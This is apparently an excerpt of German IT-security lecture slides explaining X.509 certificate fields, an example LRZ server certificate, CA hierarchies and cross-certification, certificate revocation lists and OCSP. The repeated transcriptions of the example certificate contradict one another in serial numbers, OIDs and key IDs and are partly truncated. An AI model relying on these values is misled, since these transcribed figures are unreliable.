Version 1	Version	Versionsnummer (1,2,3); Default 1
Version 2	SerialNumber	Pro CA eindeutige Nummer des Zertifikates
Version 2	SignatureAlgorithm	Verw. Algorithmus für die digitale Signatur
Version 3	Issuer	Distinguished Name (DN, vgl. X.500) der CA
Version 3	Validity	Gültigkeitsdauer; Angegeben in notBefore und notAfter
Version 3	Subject	„Gegenstand“ des Zert.; z.B. DN des Zertifizierten
Version 3	SubjectPublicKey-Info	Öffentlicher Schlüssel, des Zertifizierten; Algorithmus für den Schlüssel; ggf. weitere Parameter
Version 3	IssuerUnique-Identifier	Eindeutiger Bezeichner der CA (ab Version 2 optional); vgl. auch Issuer Feld
Version 3	SubjectUnique-Identifier	Zusätzliche Info über Subject des Zertifikates (ab Version 2 optional)
Version 3	Extensions	Ab v3: Einschränkungen, Bedingungen, Erweiterungen
Version 3	Signature	digitale Signatur der gesamten Datenstruktur

DFN-PKI Zertifikat: Be

USERTrust RSA Certification Authority
↳ Sectigo RSA Organization Validation Secure Server CA
↳ wwwv18.lrz.de

 **wwwv18.lrz.de**
Ausgestellt von: Sectigo RSA Organization Validation Secure Server CA
Ablaufdatum: Mittwoch, 18. Oktober 2023 um 01:59:59 Mitteleuropäische Sommerzeit
✓ Dieses Zertifikat ist gültig.

> Vertrauen
▼ Details

Name des Inhabers
Land oder Region DE
Bundesland Bayern
Firma Leibniz-Rechenzentrum der Bayerischen Akademie d. Wissenschaften
Allgemeiner Name wwwv18.lrz.de

Name des Ausstellers
Land oder Region GB
Bundesland Greater Manchester
Ort Salford
Firma Sectigo Limited
Allgemeiner Name Sectigo RSA Organization Validation Secure Server CA

Seriennummer 57 40 39 8B D2 A2 27 CE 89 18 A7 70 D6 4A 18 2E
Version 3
Signatur-Algorithmus SHA-256 mit RSA-Verschlüsselung (1.2.840.113549.1.1.11)
Parameter Ohne

Erst gültig ab Montag, 17. Oktober 2022 um 02:00:00 Mitteleuropäische Sommerzeit
Nur gültig bis Mittwoch, 18. Oktober 2023 um 01:59:59 Mitteleuropäische Sommerzeit

Öffentlicher Schlüssel
Algorithmus RSA-Verschlüsselung (1.2.840.113549.1.1.1)
Parameter Ohne
Öffentlicher Schlüssel 512 Byte : A4 1C 04 D6 30 EE A3 95 ...
Exponent 65537
Schlüssellänge 4.096 Bit
Schlüsselverwendung Verschlüsseln, Überprüfen, Einpacken, Ableiten
Signatur 256 Byte : 52 67 F1 81 1D 42 DD 98 ...

Erweiterung Schlüsselverwendung (2.5.29.15)
Kritisch JA
Verwendung Digitale Signatur, Verschlüsseln von Schlüsseln
Erweiterung Basiseinschränkungen (2.5.29.19)
Kritisch JA
Zertifizierungsinstanz NEIN
Erweiterung Erweiterte Schlüsselverwendung (2.5.29.37)
Kritisch NEIN
Zweck #1 Serverauthentifizierung (1.3.6.1.5.5.7.3.1)
Zweck #2 Clientauthentifizierung (1.3.6.1.5.5.7.3.2)
Erweiterung Schlüsselkennung des Antragstellers (2.5.29.14)
Kritisch NEIN
Schlüssel-ID F9 49 DC 42 2A CA FE 46 09 25 F6 5F C5 50 4C 21 F9 44 98 F9
Erweiterung Schlüsselkennung (2.5.29.35)
Kritisch NEIN
Schlüssel-ID 17 D9 D6 25 27 67 F9 31 C2 49 43 D9 30 36 44 8C 6C A9 4F EB
Erweiterung Alternativer Name des Inhabers (2.5.29.17)
Kritisch NEIN
DNS-Name wwwv18.lrz.de

IT-Sicherheit | WS 22/23 | © Helmut Reiser

USERTrust RSA Certification Authority
↳ Sectigo RSA Organization Validation Secure Server CA
↳ wwwv18.lrz.de

 **wwwv18.lrz.de**
Ausgestellt von: Sectigo RSA Organization Validation Secure Server CA
Ablaufdatum: Mittwoch, 18. Oktober 2023 um 01:59:59 Mitteleuropäische Sommerzeit
✓ Dieses Zertifikat ist gültig.

> **Vertrauen**
▼ **Details**

Name des Inhabers
Land oder Region DE
Bundesland Bayern
Firma Leibniz-Rechenzentrum der Bayerischen Akademie d. Wissenschaften
Allgemeiner Name wwwv18.lrz.de

Name des Ausstellers
Land oder Region GB
Bundesland Greater Manchester
Ort Salford
Firma Sectigo Limited
Allgemeiner Name Sectigo RSA Organization Validation Secure Server CA

Seriennummer 57 40 39 8B D2 A2 27 CE 89 18 A7 70 D6 4A 18 2E
Version 3
Signatur-Algorithmus SHA-256 mit RSA-Verschlüsselung (1.2.840.113549.1.1.11)
Parameter Ohne

Erst gültig ab Montag, 17. Oktober 2022 um 02:00:00 Mitteleuropäische Sommerzeit
Nur gültig bis Mittwoch, 18. Oktober 2023 um 01:59:59 Mitteleuropäische Sommerzeit

DFN-PKI Zertifikat: Beispiele

USERTrust RSA Certification Authority
 Sectigo RSA Organization Validation Secure Server CA
 www18.lrz.de

Certificate

www18.lrz.de
 Ausgestellt von: Sectigo RSA Organization Validation Secure Server
 Ablaufdatum: Mittwoch, 18. Oktober 2023 um 01:59:59 Mitteleuropäische Sommerzeit
 Dieses Zertifikat ist gültig.

> Vertrauen
 Details

Name des Inhabers
 Land oder Region DE
 Bundesland Bayern
 Firma Leibniz-Rechenzentrum der Bayerischen Akademie der Wissenschaften
 Allgemeiner Name www18.lrz.de

Name des Ausstellers
 Land oder Region GB
 Bundesland Greater Manchester
 Ort Salford
 Firma Sectigo Limited
 Allgemeiner Name Sectigo RSA Organization Validation Secure Server

Seriennummer 57 40 39 8B D2 A2 27 CE 89 1A A7 70 D6 4
 Version 3
 Signatur-Algorithmus SHA-256 mit RSA-Verschlüsselung (1.2.840.113549.1.1.1)
 Parameter Ohne

Erst gültig ab Montag, 17. Oktober 2022 um 02:00:00 Mitteleuropäische Sommerzeit
 Nur gültig bis Mittwoch, 18. Oktober 2023 um 01:59:59 Mitteleuropäische Sommerzeit

Öffentlicher Schlüssel
 Algorithmus RSA-Verschlüsselung (1.2.840.113549.1.1.1)
 Parameter Ohne

Öffentlicher Schlüssel 512 Byte : A4 1C 04 D6 30 EE A3 95 ...
Exponent 65537
Schlüssellänge 4.096 Bit

Schlüsselverwendung Verschlüsseln, Überprüfen, Einpacken, Ableiten

Signatur 256 Byte : 52 67 F1 81 1D 42 DD 98 ...

Erweiterung Schlüsselverwendung (2.5.29.15)
 Kritisch JA
 Verwendung Digitale Signatur, Verschlüsseln von Schlüsseln
 Erweiterung Basiseinschränkungen (2.5.29.19)
 Kritisch JA
 Zertifizierungsinstanz NEIN

Erweiterung Erweiterte Schlüsselverwendung (2.5.29.37)
 Kritisch NEIN
 Zweck #1 Serverauthentifizierung (1.3.6.1.5.5.7.3.1)
 Zweck #2 Clientauthentifizierung (1.3.6.1.5.5.7.3.2)

Erweiterung Schlüsselkennung des Antragstellers (2.5.29.35)
 Kritisch NEIN
 Schlüssel-ID F9 49 DC 42 2A CA FE 46 09 25 F6 5F C5 E

Erweiterung Schlüsselkennung (2.5.29.35)
 Kritisch NEIN
 Schlüssel-ID 17 D9 D6 25 27 67 F9 31 C2 49 43 D9 30 3E

Erweiterung Alternativer Name des Inhabers (2.5.29.17)
 Kritisch NEIN
 DNS-Name www18.lrz.de

DNS-Name wwwv18.lrz.de	DNS-Name abwesend.intern.lrz.de	DNS-Name www.lrz-muenchen.de
DNS-Name abwesend.lrz.de.devweb.mwn.de	DNS-Name www.lrz-munich.eu	DNS-Name www.lrz.de
DNS-Name aibavaria.de	DNS-Name www.lrz.eu	DNS-Name www.lrz60.de
DNS-Name aiosphere.devweb.mwn.de	DNS-Name www.netztechnik.lrz.de	DNS-Name www.netztechnik.lrz.de

Öffentlicher Schlüssel

Algorithmus RSA-Verschlüsselung (1.2.840.113549.1.1.1)

Parameter Ohne

Öffentlicher Schlüssel 512 Byte : A4 1C 04 D6 30 EE A3 95 ...

Exponent 65537

Schlüssellänge 4.096 Bit

Schlüsselverwendung Verschlüsseln, Überprüfen, Einpacken, Ableiten

Signatur 256 Byte : 52 67 F1 81 1D 42 DD 98 ...

Erweiterung Schlüsselverwendung (2.5.29.15)

Kritisch JA

Verwendung Digitale Signatur, Verschlüsseln von Schlüsseln

Erweiterung Basiseinschränkungen (2.5.29.19)

Kritisch JA

Zertifizierungsinstanz NEIN

Erweiterung Erweiterte Schlüsselverwendung (2.5.29.37)

Kritisch NEIN

Zweck #1 Serverauthentifizierung (1.3.6.1.5.5.7.3.1)

Zweck #2 Clientauthentifizierung (1.3.6.1.5.5.7.3.2)

DNS-Name www.grid.lrz.de

DNS-Name www.hi-a.lrz.de

DNS-Name wwwv18.lrz.de	DNS-Name abwesend.intern.lrz.de	DNS-Name www.lrz-muenchen.de
DNS-Name abwesend.lrz.de.devweb.mwn.de	DNS-Name www.lrz-munich.eu	DNS-Name www.lrz.de
DNS-Name aibavaria.de	DNS-Name www.lrz.eu	DNS-Name www.lrz60.de
DNS-Name aiosphere.devweb.mwn.de	DNS-Name www.netztechnik.lrz.de	DNS-Name www.netztechnik.lrz.de

DFN-PKI Zertifikat: Beispiele

The screenshot shows a certificate details page for wwwv18.lrz.de. It includes sections for Vertrauen and Details, displaying the following DNS names:

- DNS-Name: wwwv18.lrz.de
- DNS-Name: abwesend.intern.lrz.de
- DNS-Name: abwesend.lrz.de.devweb.mwn.de
- DNS-Name: aibavaria.de
- DNS-Name: aiosphere.devweb.mwn.de
- DNS-Name: bavarianai.lrz.de

DNS-Name: wwwv18.lrz.de
DNS-Name: abwesend.intern.lrz.de
DNS-Name: abwesend.lrz.de.devweb.mwn.de
DNS-Name: aibavaria.de
DNS-Name: aiosphere.devweb.mwn.de
DNS-Name: bavarianai.lrz.de

DNS-Name: www.lrz-muenchen.de
DNS-Name: www.lrz-munich.eu
DNS-Name: www.lrz.de
DNS-Name: www.lrz.eu
DNS-Name: www.lrz60.de
DNS-Name: www.nextgenhpc.lrz.de
www.qjc.lrz.de
www.quantum.lrz.de
www.sc.lrz.de
www.sc20.lrz.de
www.supercomputingcenters.org
www.supercomputingcentres.org
www.v2c.lrz.de
www.xn--lrz-mnchen-eeb.de
wwwtest.lrz.de.devweb.mwn.de

Zertifikatsrichtlinien (2.5.29.32)
NEIN
(1.3.6.1.4.1.6449.1.2.1.3.4)
Stellungnahme zum Zertifizierungsverfahren (1.3.6.1.5.5.7.2.1)
<https://sectigo.com/CPS>
(2.23.140.1.2.2)

CRL-Verteilungspunkte (2.5.29.31)
NEIN
<http://crl.sectigo.com/SectigoRSAOrganizationValidationSecureServerCA.crl>

Zeitstempeliste der eingebetteten signierten Zertifikate (1.3.6.1.4.1.11129.2.4.2)
NEIN

1
Google
AD F7 BE FA 7C FF 10 C8 8B 9D 3D 9C 1E 3E 18 6A B4 67 29 5D CF B1 0C 24 CA
85 B6 34 EB DC 82 8A
Montag, 17. Oktober 2022 um 16:10:34 Mitteleuropäische Sommerzeit
SHA-256 ECDSA
70 Byte : 30 44 02 20 63 C4 D8 F4 ...

1
Cloudflare
7A 32 8C 54 D8 72 D6 20 EA 38 E0 52 1E 9F 84 16 70 32 13 85 4D 3B D2 2B
C1 3A 57 A3 52 EB 52
Montag, 17. Oktober 2022 um 16:10:34 Mitteleuropäische Sommerzeit
SHA-256 ECDSA
71 Byte : 30 45 02 21 00 8D 86 A5 ...

1
Google
E8 3E D0 DA 3E F5 06 35 32 E7 57 28 BC 89 6B C9 03 D3 CB D1 11 6B EC EB 61
E1 77 7D 06 BD 56
Montag, 17. Oktober 2022 um 16:10:34 Mitteleuropäische Sommerzeit
SHA-256 ECDSA
72 Byte : 30 46 02 21 00 80 DA 79 ...

Zugriff auf Informationen bei der Zertifizierungsinstanz (1.3.6.1.5.5.7.1.1)
NEIN
CA-Aussteller (1.3.6.1.5.5.7.48.2)
<http://crt.sectigo.com/SectigoRSAOrganizationValidationSecureServerCA.crt>
OCSP-Protokoll (Online Certificate Status) (1.3.6.1.5.5.7.48.1)
<http://ocsp.sectigo.com>

9A F6 DE F3 96 91 FD 36 33 AD D0 13 E7 77 06 71 A1 0A 5B 58 DB D2 87 47 68
59 6A C6 D6 71 E1 F4
5E 86 75 D9 7A 9B B8 88 02 83 04 5C D1 8C 2D ED 7E 3F 8D 6E

DNS-Name: wwwv18.lrz.de
DNS-Name: abwesend.intern.lrz.de
DNS-Name: abwesend.lrz.de.devweb.mwn.de
DNS-Name: aibavaria.de
DNS-Name: aiosphere.devweb.mwn.de
DNS-Name: bavarianai.lrz.de
DNS-Name: bigdata.lrz.de
DNS-Name: bqcx.de
DNS-Name: chronik.webdb.devweb.mwn.de
DNS-Name: dgg.lrz.de
DNS-Name: di46teg-test.iosphere.lrz.de
DNS-Name: di46tel-pre.iosphere.lrz.de
DNS-Name: di82ler-d.devweb.mwn.de
DNS-Name: download.lrz.de.devweb.mwn.de
DNS-Name: ee-workshop.for.lrz.de
DNS-Name: envicon.webdb.devweb.mwn.de

DFN-PKI Zertifikat: Beispiele

USERTrust RSA Certification Authority

- Sectigo RSA Organization Validation Secure Server CA
- [wwwv18.lrz.de](#)

Certificate

wwwv18.lrz.de
Ausgestellt von: Sectigo RSA Organization Validation Secure Server CA
Ablaufdatum: Mittwoch, 18. Oktober 2023 um 01:59:59 Mitteleuropäische Sommerzeit
Dieses Zertifikat ist gültig.

> Vertrauen
Details

Name des Inhabers
Land oder Region DE
Bundesland Bayern
Firma Leibniz-Rechenzentrum der Bayerischen Akademie d. Wissenschaften
Allgemeiner Name wwwv18.lrz.de

Name des Ausstellers
Land oder Region GB
Bundesland Greater Manchester
Ort Salford
Firma Sectigo Limited
Allgemeiner Name Sectigo RSA Organization Validation Secure Server CA

Seriennummer 57 40 39 8B D2 A2 27 CE 89 1B A7 70 D6 4A 18 2E
Version 3
Signatur-Algorithmus SHA-256 mit RSA-Verschlüsselung (1.2.840.113549.1.1.11)
Parameter Ohne

Erst gültig ab Montag, 17. Oktober 2022 um 02:00:00 Mitteleuropäische Sommerzeit
Nur gültig bis Mittwoch, 18. Oktober 2023 um 01:59:59 Mitteleuropäische Sommerzeit

Öffentlicher Schlüssel
Algorithmus RSA-Verschlüsselung (1.2.840.113549.1.1)
Parameter Ohne
Öffentlicher Schlüssel 512 Byte : A4 1C 04 D6 30 EE A3 95 ...
Exponent 65537
Schlüssellänge 4.096 Bit
Schlüsselverwendung Verschlüsseln, Überprüfen, Einpacken, Ableiten
Signatur 256 Byte : 52 67 F1 81 1D 42 DD 98 ...

Erweiterung Schlüsselverwendung (2.5.29.15)
Kritisch JA
Verwendung Digitale Signatur, Verschlüsseln von Schlüsseln
Erweiterung Basiseinschränkungen (2.5.29.19)
Kritisch JA
Zertifizierungsinstanz NEIN


Erweiterung Erweiterte Schlüsselverwendung (2.5.29.37)
Kritisch NEIN
Zweck #1 Serverauthentifizierung (1.3.6.1.5.5.7.3.1)
Zweck #2 Clientauthentifizierung (1.3.6.1.5.5.7.3.2)
Erweiterung Schlüsselkennung des Antragstellers (2.5.29.14)
Kritisch NEIN
Schlüssel-ID F9 49 DC 42 2A CA FE 46 09 25 F6 5F C5 50 4C 21 F9 44 98 F9
Erweiterung Schlüsselkennung (2.5.29.35)
Kritisch NEIN
Schlüssel-ID 17 D9 D6 25 27 67 F9 31 C2 49 43 D9 30 36 44 8C 6C A9 4F EB
Erweiterung Alternativer Name des Inhabers (2.5.29.17)
Kritisch NEIN
DNS-Name wwwv18.lrz.de

IT-Sicherheit | WS 22/23 | © Helmut Reiser

DNS-Name wwwv18.lrz.de	Erweiterung Zertifikatsrichtlinien (2.5.29.32) Kritisch NEIN Policy-ID #1 (1.3.6.1.4.1.6449.1.2.1.3.4) Qualifier-ID #1 Stellungnahme zum Zertifizierungsverfahren (1.3.6.1.5.5.7.2.1) CPS URI https://sectigo.com/CPS Policy-ID #2 (2.23.140.1.2.2)	DNS-Name www.lrz-muenchen.de Erweiterung CRL-Verteilungspunkte (2.5.29.31) Kritisch NEIN URI http://crl.sectigo.com/SectigoRSAOrganizationValidationSecureServerCA.crl
	Erweiterung Zeitstempelliste der eingebetteten signierten Zertifikate (1.3.6.1.4.1.11129.2.4.2) Kritisch NEIN SCT-Version 1 Log-Operator Google	Erweiterung Zeitstempelliste der eingebetteten signierten Zertifikate (1.3.6.1.4.1.11129.2.4.2) Kritisch NEIN SCT-Version 1 Log-Operator Google
	Schlüssel-ID protokollieren AD F7 BE FA 7C FF 10 C8 8B 9D 3D 9C 1E 3E 18 6A B4 67 29 5D CF B1 0C 24 CA 85 86 34 EB DC 82 8A Timecode-Start Montag, 17. Oktober 2022 um 16:10:34 Mitteleuropäische Sommerzeit Signatur-Algorithmus SHA-256 ECDSA Signatur 70 Byte : 30 44 02 20 63 C4 D8 F4 ... SCT-Version 1 Log-Operator Cloudflare	Schlüssel-ID protokollieren AD F7 BE FA 7C FF 10 C8 8B 9D 3D 9C 1E 3E 18 6A B4 67 29 5D CF B1 0C 24 CA 85 86 34 EB DC 82 8A Timecode-Start Montag, 17. Oktober 2022 um 16:10:34 Mitteleuropäische Sommerzeit Signatur-Algorithmus SHA-256 ECDSA Signatur 70 Byte : 30 44 02 20 63 C4 D8 F4 ... SCT-Version 1 Log-Operator Cloudflare
	Schlüssel-ID protokollieren 7A 32 8C 54 D8 B7 2D B6 20 EA 38 E0 52 1E E9 84 16 70 32 13 85 4D 3B D2 2B C1 3A 57 A3 52 EB 52 Timecode-Start Montag, 17. Oktober 2022 um 16:10:34 Mitteleuropäische Sommerzeit Signatur-Algorithmus SHA-256 ECDSA Signatur 71 Byte : 30 45 02 21 00 8D 86 A5 ... SCT-Version 1 Log-Operator Google	Schlüssel-ID protokollieren 7A 32 8C 54 D8 B7 2D B6 20 EA 38 E0 52 1E E9 84 16 70 32 13 85 4D 3B D2 2B C1 3A 57 A3 52 EB 52 Timecode-Start Montag, 17. Oktober 2022 um 16:10:34 Mitteleuropäische Sommerzeit Signatur-Algorithmus SHA-256 ECDSA Signatur 71 Byte : 30 45 02 21 00 8D 86 A5 ... SCT-Version 1 Log-Operator Google
	Schlüssel-ID protokollieren E8 3E D0 DA 3E F5 06 35 32 E7 57 28 BC 89 6B C9 03 D3 CB D1 11 6B EC EB 69 E1 77 7D 60 BD 6E Timecode-Start Montag, 17. Oktober 2022 um 16:10:34 Mitteleuropäische Sommerzeit Signatur-Algorithmus SHA-256 ECDSA Signatur 72 Byte : 30 46 02 21 00 80 DA 79 ... Erweiterung Zugriff auf Informationen bei der Zertifizierungsinstanz (1.3.6.1.5.5.7.1.1) Kritisch NEIN Methode #1 CA-Aussteller (1.3.6.1.5.5.7.48.2) URI http://crt.sectigo.com/SectigoRSAOrganizationValidationSecureServerCA.crt	Schlüssel-ID protokollieren E8 3E D0 DA 3E F5 06 35 32 E7 57 28 BC 89 6B C9 03 D3 CB D1 11 6B EC EB 69 E1 77 7D 60 BD 6E Timecode-Start Montag, 17. Oktober 2022 um 16:10:34 Mitteleuropäische Sommerzeit Signatur-Algorithmus SHA-256 ECDSA Signatur 72 Byte : 30 46 02 21 00 80 DA 79 ... Erweiterung Zugriff auf Informationen bei der Zertifizierungsinstanz (1.3.6.1.5.5.7.1.1) Kritisch NEIN Methode #1 CA-Aussteller (1.3.6.1.5.5.7.48.2) URI http://crt.sectigo.com/SectigoRSAOrganizationValidationSecureServerCA.crt
	Methode #2 OCSP-Protokoll (Online Certificate Status) (1.3.6.1.5.5.7.48.1) URI http://ocsp.sectigo.com	Methode #2 OCSP-Protokoll (Online Certificate Status) (1.3.6.1.5.5.7.48.1) URI http://ocsp.sectigo.com
	Fingerabdrücke SHA-256 9A F6 DE F3 96 91 FD 36 33 AD D0 13 E7 77 06 71 A1 0A 5B 58 DB D2 87 47 68 59 6A C6 D6 71 E1 F4 SHA-1 5E 86 75 D9 7A 9B B8 88 02 83 04 5C D1 8C 2D ED 7E 3F 8D 6E	Fingerabdrücke SHA-256 9A F6 DE F3 96 91 FD 36 33 AD D0 13 E7 77 06 71 A1 0A 5B 58 DB D2 87 47 68 59 6A C6 D6 71 E1 F4 SHA-1 5E 86 75 D9 7A 9B B8 88 02 83 04 5C D1 8C 2D ED 7E 3F 8D 6E

Kopplung von Realms; Zertifizierungspfade


- Bisher wurde nur eine CA betrachtet, nun
- CA Hierarchie:



- Legende: $X\{A\}$ = Zertifikat ausgestellt von X für A (X zertifiziert A)
- A kommuniziert mit B und möchte dessen Zertifikat verifizieren
- Dazu Aufbau eines Zertifizierungspfades erforderlich:
 - A braucht folgende Zertifikate $X\{W\}, W\{V\}, V\{Y\}, Y\{Z\}, Z\{B\}$
 - Alle Zertifikate längs dieses Pfades müssen verifiziert werden
 - D.h. A braucht öffentliche Schlüssel von: X, W, V, Y und Z
- Im Bsp. eine streng hierarchische CA Infrastruktur
- Optimierung des Pfades?

Kopplung von Realms; Zertifizierungspfade

- Bisher wurde nur eine CA betrachtet, nun
- CA Hierarchie:



- Cross-Zertifizierung nicht entlang der Hierarchieebenen
- Damit Aufgeben des hierarchischen Ansatzes
- Vermischte bzw. vernetzte CA-Infrastruktur
- Es entsteht ein „Web of Trust“ (vergleichbar mit PGP)
- Pfade deutlich kürzer
- Pfadermittlung und Pfadverwaltung damit aber u.U. deutlich aufwendiger

Widerruf von Zertifikaten

- Falls Schlüssel kompromittiert wurde, muss Zertifikat widerrufen werden
- Dazu Certificate Revocation Lists (CRLs):
Liste jeder Zertifikats-ID mit Datum der Ungültigkeit; digital signiert von CA
- Problem der Informationsverteilung:
 - Zeitnah, d.h. möglichst aktuell
 - Vollständig
 - Effiziente Verteilung
- Grundsätzliche Ansätze:
 - Push-Modell (regelmäßige Übersendung der CRL)
 - Pull Modell (Verifikator fragt bei Überprüfung aktuell nach, ob Zertifikat noch gültig, oder lädt sich CRL)
 - Vollständige CRL oder Delta-Listen

Online Certificate Status Protocol (OCSP)

- Ermöglicht Clients die Abfrage des Zertifikatzustandes (zeitnah) bei einem Server (OCSP-Responder)
- OCSP-Responder i.d.R. betrieben von ausstellender CA
- Ablauf:
 - Client schickt Hash des zu verifizierenden Zertifikats
 - Responder prüft und antwortet mit einer der folgenden signierten Nachrichten:
 - „Good“ (Zertifikat ist gültig)
 - „Revoked“ (Zertifikat ist widerrufen, mit entsprechender Zeitangabe)
 - „Unknown“ (Responder kennt das Zertifikat nicht)
 - Replay Protection über optionale Zufallszahl (in Client-Nachricht)
 - Client kann Positiv-Antwort fordern; Responder antwortet dann mit Hash des gültigen Zertifikates
- Kein eigenes Transportprotokoll; verwendet HTTP oder HTTPS

- Vorteile:
 - Geschwindigkeitsvorteil gegenüber CRL
 - Möglichkeit, gesperrte von gefälschten Zertifikaten zu unterscheiden:
 - Responder darf „Good“ nur liefern, wenn Zertifikat gültig
(Standard erlaubt Good auch wenn Zertifikat nicht in Sperrliste)
 - Individuelle Abfrage für aktuell verwendetes Zertifikat

- Nachteile:
 - Aktualität hängt von Implementierung ab; es gibt Responder, die CRL nutzen
 - Zertifikatskette muss vom Client geprüft werden
(lässt sich ggf. über Server-based Certification Validation Protocol (SCVP) an den Server auslagern)

[MaMa 02] Matsumoto, T. und H. Matsumoto: *Impact of artificial "gummyfingers on finger-print systems.* In: Renesse, R. L. van (Herausgeber): *Optical Security and Counterfeit Deterrence Techniques IV*, Nummer 4677 in Proceedings of SPIE, Januar 2002.

[Mats 02] Matsumotu, T.: Importance of Open Discussion on Adversarial Analyses for Mobile Security Technologies — A Case Study for User Identification —. Presentation, ITU- T Workshop on Security, Seoul, 2002, <http://www.itu.int/itudoc/itu-t/workshop/security/present/>.

[PPK 03] Prabhakar, S., S. Pankanti und A. K. Jain: Biometric Recognition: Security and Privacy Concerns. IEEE Security and Privacy, 1(2):33–42, March 2003.

[Stal 98] Stallings, W.: Cryptography and Network Security — Principles and Practice. Prentice Hall, 1998.




Leibniz-Rechenzentrum
der Bayerischen Akademie der Wissenschaften

Kapitel 11: Netzsicherheit - Schicht 2: Data Link Layer

